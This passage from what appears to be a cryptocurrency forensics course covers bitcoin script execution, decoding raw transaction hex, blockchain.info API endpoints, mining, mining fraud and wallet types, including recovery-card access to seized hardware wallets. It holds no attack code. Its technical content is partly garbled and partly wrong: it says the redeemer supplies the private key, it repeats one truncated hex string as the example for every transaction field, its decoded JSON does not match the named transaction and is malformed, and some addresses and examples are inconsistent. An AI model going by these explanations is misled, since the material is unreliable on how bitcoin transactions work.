In the interest of efficiency, let's use ([official bitcoin wiki](#)) a reference as we discuss. When you visit the link, go about halfway down to find a table containing 7 rows. This table shows how the scripts are combined, how execution occurs, and what the stack looks like at each step.

One thing to note is that because bitcoin addresses are actually hashes (well, it gets even a bit more complicated. See), there is no way for the sender to know the public key to check against the private key. Therefore, the Redeemer specifies both the public key and private key. The scriptPubKey will duplicate and hash the public key to ensure that the Redeemer is indeed the intended recipient.

During execution, you can see that constants are placed directly onto the stack when they are encountered. Operations add or remove items from the stack as they are evaluated. For example, OP_HASH160 will take the top item from the stack and hash it twice, first with SHA-256 and then with RIPEMD-160. When all items in our script have been evaluated, our entire script will evaluate to true if true remains on the stack and false otherwise.

All in all, the pay-to-PK-hash is a pretty straightforward transaction type. It ensures that only a redeemer with the appropriate public/private key pair can claim and subsequently spend bitcoin. Assuming that all other criteria are met (see the previous section), then the transaction is a good one, and it can be placed into a block.

76.4.3. ScriptSig and ScriptPubKey

The ScriptSig is also called the unlocking script because it unlocks the transaction for Alice.

The ScriptPubKey is called the locking script because it relocks it with Bob's key.

The two scripts work together to guarantee that Alice has the right to transact the value and that Bob, and only Bob, will now have control of it.

ScriptSig is processed first and placed on a stack, and then ScriptPubKey uses the value and carries out a series of processes, including Bob's public key, to create the locking value. Only Bob's subsequent ScriptSig will agree with the value in the transaction, enabling him to control it.

The calculations carried out in ScriptPubKey are quite simple and are based on an old programming language called Forth. An instruction is put on the stack, resulting in a value, and then a new process can be carried out, and so on.

Here are some examples:

- OP_DUP duplicates the value on the stack.
- OP_CHECKSIG checks the signature on the stack.
- OP_HASH160 hashes the value on the stack.

The example is given really describes a P2PKH or Pay-To-Public-Key-Hash transaction. Although it can have multiple inputs and outputs, it only requires one signature. A multisignature or P2SH, Pay-To-Script-Hash, is slightly different in that, for example, it may have multiple signatures required to unlock or lock the transaction.

76.5. Raw Transactions (Review)

It is possible to extract the raw hex of a transaction from the blockchain to get the raw hex of a block. We can use blockchain.info and request the data in hex using format=hex. You construct the URL as follows, with TXID being the full transaction ID:

blockchain.info/rawtx/?format=hex

[https://blockchain.info/rawtx/](https://blockchain.info/rawtx/61635d927796c87164fa919ac21367fd7b67afc57ab40b4984130a18f33fd7a3?format=hex)

61635d927796c87164fa919ac21367fd7b67afc57ab40b4984130a18f33fd7a3?format=hex

This simple example transaction gives us the following result:

020000000108ea335579f6ee3a4e463192dfbfc24b4d892fe7815ef5e15a993561cf86060000006b483045022100cf

Transactions are very difficult to deconstruct by hand because they can have multiple inputs and outputs, but some fields are quite easy to find.

There is a second output value in this transaction. Once again, if we look at the raw data, we will find another 16-hex-digit value, including a string of zeros. The Internal Byte Order string is 548ff90000000000. If we convert this value to decimal, we get a total value of the second output of 16355156 satoshis:

Software Version Used in the Transaction—Little Endian

The result here is version 2:

020000000108ea335579f6ee3a4e463192dfbfc24b4d8

Number of Inputs to a Transaction—Big-Endian

The result is just 1 input:

020000000108ea335579f6ee3a4e463192dfbfc24b4d8

Hash of the Previous Transaction

It's interesting that although all the blockchain viewers show the input values and output values, the input values do not exist in the actual transaction hex, just the link to the previous transaction where the amount will exist in the outputs. This is in Internal Byte Order and translates to 86cf6135995ae1f55e81e72f894d4bc2bffcbedf9231464e3aeef6795533ea08:

020000000108ea335579f6ee3a4e463192dfbfc24b4d892fe7815ef5e15a993561cf86

Output Index Number

The next value is the output index number from the previous transaction. In this example, it is 6, meaning it was the sixth output of the previous transaction recorded in Little Endian format:

```
020000000108ea335579f6ee3a4e463192dfbfc24b4d892fe7815ef5e15a993561cf86060000006b4
```

Output Values

The next value that we can ascertain is the total value of the 1st output from the transaction. This value is recorded in Internal Byte Order and decodes to the value in satoshis. In our example, the value is 16992362 satoshis. How do we locate and calculate this value? These values often stand out because of the many zeros that usually exist in the value. The value is 16 hex digits or 8 bytes long, and you can start at the final zero and work back, in this example, from 00 to 6a. Hence, 6a48030100000000 in Internal Byte Order translates to 16992362 satoshis. The zeros will never be used up as the value would be more than all the bitcoins that can ever be mined.

```
020000000108ea335579f6ee3a4e463192dfbfc24b4d892fe7815ef5e15a993561cf86060000006b483045022100cf
```

nLockTime This value sets when the transaction should be triggered. It can either be a UNIX time value or a block height. In this instance, the block height is 489344. The value is encoded in Internal Byte Order as follows:

```
020000000108ea335579f6ee3a4e463192dfbfc24b4d892fe7815ef5e15a993561cf86060000006b483045022100cf
```


76.6. Extracting JSON Data

Although it is useful for an investigator to deconstruct a transaction from hex, an excellent hex decoder exists. It returns the values in JSON (JavaScript Object Notation) format.

Find a transaction ID on blockchain.com and get the hex from:

blockchain.com/btc/tx/hex [Link](#)

for example

<https://www.blockchain.com/btc/tx/>

a07a63e34dca5250e1d5fc567a7297523bbe606ad57f99455957c049e2d53471

Transaction View information about a bitcoin transaction

a07a63e34dca5250e1d5fc567a7297523bbe606ad57f99455957c049e2d53471

No Inputs (Newly Generated Coins)

➡

1Cb4X74MUiDDCdkhdRRcB8eotpV5bAhdG
Unable to decode output address

12.63122911 BTC
0 BTC

1 Confirmations

12.63122911 BTC

Summary	
Size	225 (bytes)
Weight	792
Received Time	2018-09-06 20:35:33
Reward From Block	540242
Scripts	Show scripts & coinbase
Visualize	View Tree Chart

Then paste the hex into:

<https://live.blockcypher.com/btc/decodetx/>

The output will look something like what's shown below



BTC

Address, transaction or block



Decode A Transaction


Decoded Transaction

```
{
  "addresses": [],
  "block_height": -1,
  "block_index": -1,
  "confirmations": 0,
  "double_spend": false,
  "fees": 0,
  "hash": "8c0641099cb0b093f62bb7b986bf24dcf25643d7d0b4261a21866de80bd6d376",
  "inputs": [
    {
      "age": 0,
      "output_index": 0,
      "prev_hash": "0000000007134d5e249c0575945997fd56a60be3b5297727a56fcd5e15052ca",
      "script_type": "empty",
      "sequence": 0
    },
    {
      "age": 0,
      "output_index": -1,
      "script_type": "empty",
      "sequence": 0
    },
    {
      "age": 0,
      "output_index": -1,
      "script_type": "empty",
      "sequence": 0
    }
  ],
  {
```

76.6.1. Analyzing Address History

In addition to extracting data from a transaction, we can ask any of the blockchain websites to provide us with an address history. This will show all the transactions that the address has been either an output or an input for and provide information such as the current balance. This is as simple as browsing to a site such as blockchain.info and entering an address. For example, browse to blockchain.COM and try searching the top search bar as shown below with this address:





✿ 1istendqWJ1mKvrdRUQZDL2F3tVDDyKdj



Result




BitListen.com Visualizer

Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions		
Address	1istendqWJ1mKvrdRUQZDL2F3tVDDyKdj	No. Transactions	321 	
Hash 160	07eb8924e74fdb01be58072d503f704aba70ba2	Total Received	1.21821208 BTC 	
		Final Balance	0.09235774 BTC 	
		Request Payment Donation Button		

Transactions (Oldest First)

[Filter](#)

667f427132b97b2e79f2f38d8b1db06e0f0e454539e18d24038650fe8e3f9dce		2018-09-06 12:04:02	
1NJfzpktPWqCfS1meaxT7tJqNUqt2im8V		BitListen.com Visualizer	0.00007817 BTC
		41 Confirmations	0.00007817 BTC
			
55aa69c47a630c28c222f6866b4df3f8279a9850728560595383d593308b278e		2018-09-06 03:29:21	
1Rdy8FBATrMnLL9SvQmG6CNqgWW2tNN6W		BitListen.com Visualizer	0.0000169 BTC
		96 Confirmations	0.0000169 BTC

We can also access the raw hex by using blockchain.info/rawaddr as follows:

<https://blockchain.info/rawaddr/1istendqWJ1mKvrdRUQZDL2F3tVDDyKdj>

This will give us the entire history of the address in JSON format.

```

{
  "hash160": "07eb8924e74fbd01be58072d503f704aba70ba2",
  "address": "1istendqWJlmKvrdRUQ2DL2F3tVDDyKdj",
  "n_tx": 321,
  "total_received": 121821208,
  "total_sent": 112585434,
  "final_balance": 9235774,
  "txs": [
    {
      "ver": 1,
      "inputs": [
        {
          "sequence": 4294967295,
          "witness": "",
          "prev_out": {
            "spent": true,
            "tx_index": 366098022,
            "type": 0,
            "addr": "1NJfzpktPWqCfS1meaxT7tJqNUqt2irn8V",
            "value": 20000,
            "n": 0,
            "script": "76a914e9b2440d5504ea22440791fb295bd0508e83c37f88ac"
          },
          "script": "4730440220256a8e8c95d2ae5e1b19da8761aff1149f4c1e018de6d24ae9c01eb5c23d7c0d02202b0a3f1a9f36d61f2de021197ce9a5f54295337e23f467050923fba8c48"
        },
        {
          "weight": 900,
          "block_height": 540202,
          "relayed_by": "0.0.0.0",
          "out": [
            {
              "addr_tag_link": "http://www.bitlisten.com/",
              "addr_tag": "BitListen.com Visualizer",
              "spent": false,
              "tx_index": 372109493,
              "type": 0,
              "addr": "1istendqWJlmKvrdRUQ2DL2F3tVDDyKdj",
              "value": 7817,
              "n": 0,
              "script": "76a91407eb8924e74fbd01be58072d503f704aba70ba288ac"
            },
            {
              "spent": false,
              "tx_index": 372109493,
              "type": 0,
              "addr": "1NJfzpktPWqCfS1meaxT7tJqNUqt2irn8V",
              "value": 11609,
              "n": 1,
              "script": "76a914e9b2440d5504ea22440791fb295bd0508e83c37f88ac"
            }
          ],
          "lock_time": 0,
          "result": 0,
          "size": 225,

```

Blockchain.info gives us several options to be able to extract the data we want from the blockchain.

76.6.2. Blockchain Data API

For the full site, please visit here https://www.blockchain.com/api/blockchain_api.

Single Block

[https://blockchain.info/rawblock/\\$block_hash](https://blockchain.info/rawblock/$block_hash)

You can also request the block to return in binary form (Hex encoded) using ?format=hex

Single Transaction

[https://blockchain.info/rawtx/\\$tx_hash](https://blockchain.info/rawtx/$tx_hash)

You can also request the transaction to return in binary form (Hex encoded) using ?format=hex

Chart Data

[https://blockchain.info/charts/\\$chart-type?format=json](https://blockchain.info/charts/$chart-type?format=json)

Block Height

[https://blockchain.info/block-height/\\$block_height?format=json](https://blockchain.info/block-height/$block_height?format=json)

Single Address

[https://blockchain.info/rawaddr/\\$bitcoin_address](https://blockchain.info/rawaddr/$bitcoin_address)

The address can be base58 or hash160

Optional limit parameter to show n transactions e.g. &limit=50 (Default: 50, Max: 50)

Optional offset parameter to skip the first n transactions, e.g., &offset=100 (Page 2 for limit 50)

Multi Address

[https://blockchain.info/multiaddr?active=\\$address|\\$address](https://blockchain.info/multiaddr?active=$address|$address)

Multiple addresses divided by |

The address can be base58 or xpub

Optional limit parameter to show n transactions e.g. &n=50 (Default: 50, Max: 100)

Optional offset parameter to skip the first n transactions e.g., &offset=100 (Page 2 for limit 50)

Unspent outputs

[https://blockchain.info/unspent?active=\\$address](https://blockchain.info/unspent?active=$address)

Multiple Addresses Allowed separated by “|.”

The address can be base58 or xpub

Optional limit parameter to show n transactions e.g. &limit=50 (Default: 250, Max: 1000)

Optional confirmations parameter to limit the minimum confirmations, e.g., &confirmations=6

The tx hash is in reverse byte order. This means getting the html transaction hash from the JSON tx hash for the following transaction; you need to decode the hex (using this site, for example). This will produce a binary output, which you need to reverse (the last 8bits/1byte move to the front, second to last 8bits/1byte needs to be moved to second, etc.). Then once the reversed bytes are decoded, you will get the html transaction hash.

Balance

[https://blockchain.info/balance?active=\\$address](https://blockchain.info/balance?active=$address)

Multiple Addresses Allowed separated by “|.”

The address can be base58 or xpub

List the balance summary of each address listed.

Latest Block

<https://blockchain.info/latestblock>

Unconfirmed Transactions

<https://blockchain.info/unconfirmed-transactions?format=json>

Blocks

Blocks for one day: [https://blockchain.info/blocks/\\$time_in_milliseconds?format=json](https://blockchain.info/blocks/$time_in_milliseconds?format=json)

Blocks for specific pool: [https://blockchain.info/blocks/\\$pool_name?format=json](https://blockchain.info/blocks/$pool_name?format=json)

77. Mining Cryptocurrency

Mining cryptocurrency is how transactions for the many various forms of cryptocurrency are verified and then added to the blockchain digital ledger. Each time a transaction is made, an individual called a “miner” is responsible for authenticating the transaction and updating the blockchain information. Miners basically work as auditors, who verify previous transactions, then post them to the blockchain. This convention provides transparency and is designed to keep Bitcoin users honest, and was conceived by Bitcoin’s founder, Satoshi Nakamoto. When miners verify transactions, they help to prevent double-spending.

The mining process itself can be very involved. It requires considerable computer resources and competing with other miners to solve cryptographic puzzles. These puzzles utilize complicated mathematical problems and cryptographic hash functions associated with a block containing the transaction data. The first miner to solve the puzzle has authorized the transaction, and in return, is provided a small amount of cryptocurrency (usually about 12.5 bitcoin) of their own.

To be competitive with other miners, a computer with specialized hardware is required. There are very few cryptocurrencies in existence today that can be mined with a standard computer. Monero, ZCash, and a few others are the only cryptocurrencies remaining that can be mined using a standard computer. Just about every cryptocurrency or altcoin now requires special computer hardware to mine with any efficiency. What you will need to mine cryptocurrencies is as follows:

1. A coin wallet. These are free, private databases that you install on your computer. They are basically password-protected containers that store your earnings and keep a network-wide ledger of transactions.
2. A mining software package.
3. A membership in an online mining pool. This is normally a community of miners who combine their computers to increase profitability and income stability.
4. Membership at an online currency exchange. Here, you can exchange your virtual coins for conventional cash and vice versa.
5. A reliable full-time internet connection. You will need a minimum speed of 2 megabits per second or faster.
6. A hardware setup location in a cool or air-conditioned space.
7. A custom-built computer designed for mining. You may use your current computer to start, but since so much of the computer’s resources are used in the mining process, you won’t use the computer while the miner is running. A separate dedicated computer is ideal. A laptop, gaming console, or handheld device will not be effective enough to generate income.
8. An ATI graphics processing unit (GPU) or an Application Specific Integrated Circuit (ASIC) chip. The cost will be anywhere from \$90 used to \$3000 new for each GPU or ASIC chip. ASICs for Bitcoin and other currencies are designed to be able to calculate and check hashes extremely fast. The GPU or ASIC will be the workhorse of providing the accounting services and mining work.
9. A standard house fan. Use this to blow cool air across your mining computer. Mining generates substantial heat, and keeping the hardware cool, is critical for your success.

Cryptocurrency mining is expensive, time-consuming, and only sporadically rewarding. However, cryptocurrency mining has a magnetic draw for many investors interested in cryptocurrency, similar to the mining fever experience during the “gold rush” days.

It is widely known that the Chinese have been mining bitcoin for quite some time. Chinese Bitcoin mining companies move into rural areas and set up warehouses containing thousands of mining computers (see Figure 10). So, needless to say, anyone looking to mine bitcoin as a hobby should probably try to find another hobby.

Figure 10: Warehouse Mining Operation



77.1. Proof-of-Work

The concept of proof of work is an expensive computer calculation that must be performed to create a new group of trustless transactions on a blockchain.

Mining accomplished two things:

1. It verifies the legitimacy of a transaction and helps prevent double-spending;
2. It creates new digital currencies by rewarding miners who successfully perform the previous task.

How setting a transaction works:

- Transactions are bundled into what is called a block;
- Miners verify the transactions within each block, ensuring they are legitimate;
- To verify transactions, miners try to solve a mathematical puzzle, known as proof-of-work;
- A reward is given to the first miner who solves the mathematical puzzle;
- Verified transactions are kept within the blockchain

All network miners compete to solve the mathematical problem first. The work to solve the puzzle is moderately hard on the requester side but easy to check for the network. A problem essentially requires a huge number of attempts to solve finally. When a miner finds the right solution, the miner announces it to the network, and at the same time, receives a cryptocurrency prize or “reward” provided by the protocol. Currently, the reward is 12.5 bitcoin.

This threshold is also known as “difficulty.” The difficulty is what makes mining competitive. This means that the more computing power added to the network, the higher the parameters increase. This then also increases the average number of calculations that are needed to create a new block. Subsequently, the cost of block creation also increases, which then pushes miners to improve the efficiency of their mining to maintain a positive economic balance. In Bitcoin, blocks are set to be mined about every 10 minutes. This calculation is performed by the network that decides the difficulty of each calculation to ensure that at least ten minutes pass between the generation of each block. To do this, a formula similar to this is used: *new difficulty = old difficulty * (actual time of last 2016 blocks/20160 minutes)*

Once mined, the block is considered validated and added to the blockchain. The validation is important as it ensures that the block is not faked or duplicated. (See Figure 10.1)Block validation includes the following:

- Ensuring block data is valid.
- Header hash is less than difficulty target.
- Correct timestamp.
- Block size within limits.
- First (only) transaction is a coinbase (new coin) generation transaction.

Figure 10.1: Validating a Block

Validating a Block

Target

00000000
00000000
063CFF30
4DF598FF
967AC65B
39106F9E
96F0230D
7CA0310C

Disqualified

~~00000000
00000000
263CFF30
4DF598FF
967AC65B
39106F9E
96F0230D
7CA0310C~~

Has only 16 zeros.
(the target has 17)
So all answers need to
have at least 17 to be
right

Disqualified

~~00000000
00000000
0E3CFF30
4DF598FF
967AC65B
39106F9E
96F0230D
7CA0310C~~

18th digit is a "E"
Which in hexadecimal
is 13. This is larger than
the target digit of "6"

Viable

00000000
00000000
053CFF30
4DF598FF
967AC65B
39106F9E
96F0230D
7CA0310C

**Smaller than
the target hash**
Viable to validate block

Proof of work is used by the bitcoin blockchain, Ethereum, and many other blockchains; however, Ethereum does change it up a bit. As of this writing, only 15 seconds pass between each generation of Ethereum blocks. Ethereum developers are talking about developing a "hard fork" to increase times to 45 seconds and implementing a proof-of-stake system to replace proof-of-work.

What Does a 64 Digit Hexadecimal Look Like?

Breaking down a 64 Digit Hexadecimal Number



Decimal system

This in turn means that every digit has 10 possibilities, 0-9.

Hexadecimal system

(from the Greek — "hex" is a word for 6 and "deca" is a word for 10)

Each digit has 16 possibilities.
That's why you have to stick letters in,
specifically letters a, b, c, d, e, and f.

Decimal figure	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Hexadecimal equivalent	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F

77.2. Proof-of-Stake

Proof-of-stake is a different way to validate transactions. There are no enormously complex calculations to perform; one proves their coin-ownership in the currency. It is still an algorithm, and the goal is the same as that of proof-of-work; however, the process to reach the goal is quite different.

For example, with Ethereum, the concept is, if you own and can prove you own at least 1 percent of all the Ethereum coins, then you would be able to mine an average of about 1 percent of the transactions. Miners are basically forced to have a literal “stake” in the success of the coin. But, one of the more attractive aspects to many is that it opens mining back up to individuals at home, rather than just companies with huge mining rigs. Even if they only own a tiny piece of Ethereum (0.000000001%), it will enable them to potentially mine and receive a reward, especially if they are part of a mining pool (this will be covered in another module). The reward is just transaction fees, and no new coins are created.

For example, say you have five validators competing to mine a block: one has 40 percent, one has 30 percent, one has 20 percent, and one has 5 percent. Each validator has a chance to mine the block based on the level of stake they have. This also means less likelihood of a negative attack on the network or an attempt to fork it is much less, as there is a risk of devaluing or losing your increasingly valuable stake.


The idea of Proof-of-stake was initially suggested on the bitcointalk forum in 2011. The first digital currency to use proof-of-stake was Peercoin in 2012, closely followed by ShadowCash, NXT, BlackCoin, NuShares/ NuBits, Qora, and NavCoin.

Unlike the proof-of-Work, where the algorithm rewards miners to validate transactions and creating new blocks, with the proof of stake, the creator of a new block or “validator” is chosen in a deterministic way, depending on its wealth.

77.3. Mining Pools

Mining has become a very complex and very expensive venture. Mining pools are groups of miners who cooperate and agree to share block rewards proportionate to their contributed mining hash power. Mining pools are desirable to the average miner because they even out rewards and make them more predictable. Unfortunately, this tends to concentrate power on whoever owns the mining pool. Below (Figure 10.2) is an example of a Bitcoin Mining Pool, showing the percentage split of bitcoin mined (<https://www.blockchain.com/pools>):

Figure 10.2: Mining Pool Percentage Split



Miners can also redirect their hashing power to a different mining pool at any time to share block rewards proportionate to their contributed mining hash power.

One of the main reasons to join a mining pool is it is less expensive to mine collaboratively. Mining expenses can reach thousands of dollars. Currently, with a Bitcoin being worth about \$7,300, that is a good investment. However, when it drops to below \$1,000, as it did in 2017, it could prove to be economically disastrous. To help level out the investment playing field, many mining pools have sprung up and are

available for almost every cryptocurrency. The idea is that you collaborate with many other miners worldwide, add your mining power to the entire pool, then share the proceeds.

It is simple and fast to join a mining pool. To do so, you download mining software and run it with the mining pool as the target. Authenticate with a user name and password. The pools are normally free to use but will charge a percentage of the coin you are awarded for your efforts. This has lead to scams and mining fraud.

77.4. Mining Fraud

The notion of getting value out of something for a next-to-nothing investment has always intrigued people. So, running a program on your computer that would generate free money would absolutely fit that bill! With the popularity of Bitcoin and cryptocurrency increasing, mining has become a very competitive industry. The amount of processing power hashing away to mine these digital assets is truly amazing. However, over the years, especially when home mining turned into an industry, the cryptocurrency mining space became rife with fraudsters who claim to manufacture the most efficient mining rigs when they have none and be massive mining facilities when they don't even own a single miner.

An increasing number of frauds are based on mining companies and the manufacture of mining rigs.

Commission Scam

Mining Companies make the percentages and charges they assess to you for mining with them. So, make certain that you carefully read all of the Terms and Conditions before agreeing to mine for someone else. A mining pool can use your mining power, give you small amounts of coin, hoping it remains unnoticed, or give you a myriad of reasons why you haven't earned any coin.

Hashocean's Exit Scam

A venture that started in 2014 was a cloud-mining operation called Hashocean. Hashocean claimed to have six super-large mining farms in locations across the world. It became a very large business operation, for about a year, as far as contract sales were concerned. In July of 2016, the company suddenly stopped paying out miners and silently went offline. It appeared as if Hashocean was an 'exit scam.' Moreover, even though Hashocean was in operation for roughly two years, Bitcoincloudmining.org posited that Hashocean "had a horrible reputation for paying out, even when the site was alive and well." Core members of the Hashocean team claimed they were "hacked" promised to allow withdrawals, but nothing ever materialized.

Exchange Fraud

A scam to convert the regular currency to cryptocurrencies and vice versa. You take people's money and cryptocurrency, and when you have enough, you disappear.

Software Miners

Mining is very processor-intensive and costs a lot of money to operate the machine and keep it cool. When you access their website, some companies will use your visit to use your processor to mine some hashes briefly. This was discovered in late 2017 when code to mine coins was located on CBS's Showtime and Showtime Anytime websites. Investigation revealed potential fraudulent activity, as more than 14,000 other sites contained the processor cycle robbing code, rather than CBS trying to capitalize from the code.

Stealing Power

Even though criminals may have ceased to steal power to provide lighting and heating for growing marijuana, they have begun to utilize the same process for mining cryptocurrency. Stealing power could effectively remove a significant proportion of the cost of mining.

Misleading Promises

Many websites promise free bitcoin for either spending time on a website or visiting advertisements. Some promise an incredible 200 satoshis per 5 minutes. Sounds great until you realize that 200 satoshis represent just over 1 cent. Not illegal—just very misleading!

Fabricated Mining Rigs

Another scam is people promoting new mining machines that supposedly outperform all others on the market. However, the machine doesn't really exist but is a photoshopped version of authentic machines currently produced from legitimate manufacturers. Just like some legitimate mining machine manufacturers, scam machine sellers seek pre-orders for their initial offerings of these cutting-edge, super-efficient mining machines.

78. Cryptocurrency Wallets

In the simplest sense, most cryptocurrency wallets are software programs that interface with various blockchain and store your public and private keys. Users can monitor their balance, send money, receive money and conduct other operations. Hardware wallets and paper wallets can be used as well, depending on the users' preference.

When a person sends bitcoins or any other type of digital currency, they are essentially signing off ownership of the coins to your wallet's address. To spend those coins and unlock the funds, the private key stored in the wallet must match the public address the currency is assigned to. If those public and private keys match, the balance in your digital wallet will increase, and the senders will decrease accordingly. There is no actual exchange of real currency. The transaction is just that, a transaction recorded on the blockchain.

78.1. Types of Wallets

Many different wallets offer different functionality and ways to maintain and access your private and public keys. A wallet watches either a local copy or communicates with a copy belonging to another full-node user to build a balance of transactions that it can control. Wallets can be divided into three distinct categories:

1. Software

- Full Node Wallet – The entire blockchain is downloaded locally to the wallet. The transactions can be processed, verified, and transmitted to peers.
- Thin Node Wallet – This wallet connects to a full-node user for the transaction process.
- Online Wallet – Only exists online on a wallet site. Transaction data is usually not synced to a local full-node user.

2. Hardware

3. Paper

- Cold Wallets or Cold Storage

Software wallets can also be accessed through a desktop, mobile device, or online.

SOFTWARE

Digital forensic first responders should know the names of key cryptocurrency wallet software tools not to miss important assets. Investigators must track the movements of a suspect's funds and gain control of them through asset forfeiture and seizure. Forensic analysts work through disk images to follow similar investigation patterns, depending on the case. The forensic software they use will generally try and reconstruct the system files. One such file is the Master File Table in Windows. Viewing this file provides the investigator with a snapshot of both active and deleted files and a list of any installed applications. An investigator should recognize when a cryptocurrency management tool is installed. It could be beneficial during an investigation, possibly uncovering money movement and laundering areas that were unknown before. Similarly, when performing mobile phone forensic investigations, wallet mobile apps are recognized and examined.

Desktop – this type of wallet can be downloaded and installed on a PC or laptop. In most cases, desktop wallets are only accessible from the single computer in which they are downloaded. Desktop wallets offer one of the highest levels of security; however, should your computer be hacked or acquire a virus, the possibility exists that you may lose all your funds. Some downloadable wallets are:

- Bitcoin Core
- Electrum
- Bitcoin Knots
- Arcbit

Online – Online wallets operate on the cloud and are accessible from any location with Internet access.

They are much more convenient to access. However, they are third-party controlled and store your private keys online. This makes them more vulnerable to hacking attacks and theft. Electrum is an online storage wallet that does not enable full-node, only connecting to a remote node for transactions.

Mobile – Mobile wallets run through an app on your phone. Much like online wallets, they can be used anywhere. They are usually much smaller and easier to use than desktop wallets because of space limitations on a mobile device. Some mobile wallets are:

- Jaxx
- Coinbase
- Coinpayments
- MyEtherWallet

HARDWARE

Hardware – Hardware wallets differ from software wallets in a very significant way. Hardware wallets are physical devices, like a USB, that store a user's private keys on the device. Although you can make transactions online, they are stored offline, which helps to increase security. Hardware wallets are usually compatible with web interfaces and will support different currencies. Some of the different types of hardware wallets are listed below and in Figure 11:

- Ledger Nano S
- Trezor Wallet
- Keepkey


Hardware wallets are usually very secure. If seized during an investigation, it will usually require the suspect's cooperation to unlock them. However, recovery capabilities are built into hardware wallets if you lose or forget your PIN. Understanding those recovery steps would be key to an investigator trying to access a hardware wallet. Some investigators may not recognize a hardware wallet or a printed recovery card that usually accompanies the wallet. Specifically with Trezor, when the wallet is initialized, the owner is prompted to record a group of supplied words onto a recovery card. This is to assist in accessing the unit in the event the PIN is lost. Additionally, if investigators find the suspect's recovery card but cannot locate the Trezor, a new Trezor can be acquired, and the recovery card words can be entered into it, which will then reveal the original keys that were configured on the suspect's device.

Figure 11: Hardware Wallet Types



Trezor One

You will be redirected to TREZOR Wallet to setup your device.



Trezor Model T

You will be redirected to TREZOR Beta Wallet to setup your device.



COLD STORAGE

Paper – Paper wallets just what the term means. This type of wallet is obviously very easy to use and provides a very high level of security. However, paper wallets can refer to software used to securely generate a pair of keys, which are then printed. Using a paper wallet is relatively straightforward.

Transferring Bitcoin or any other currency to your paper wallet is accomplished by transferring funds from your software wallet to the public address shown on your paper wallet. Alternatively, if you want to withdraw or spend currency, all you need to do is transfer funds from your paper wallet to your software wallet. This process, often referred to as 'sweeping,' can either be done manually by entering your private keys or scanning the paper wallet's QR code.

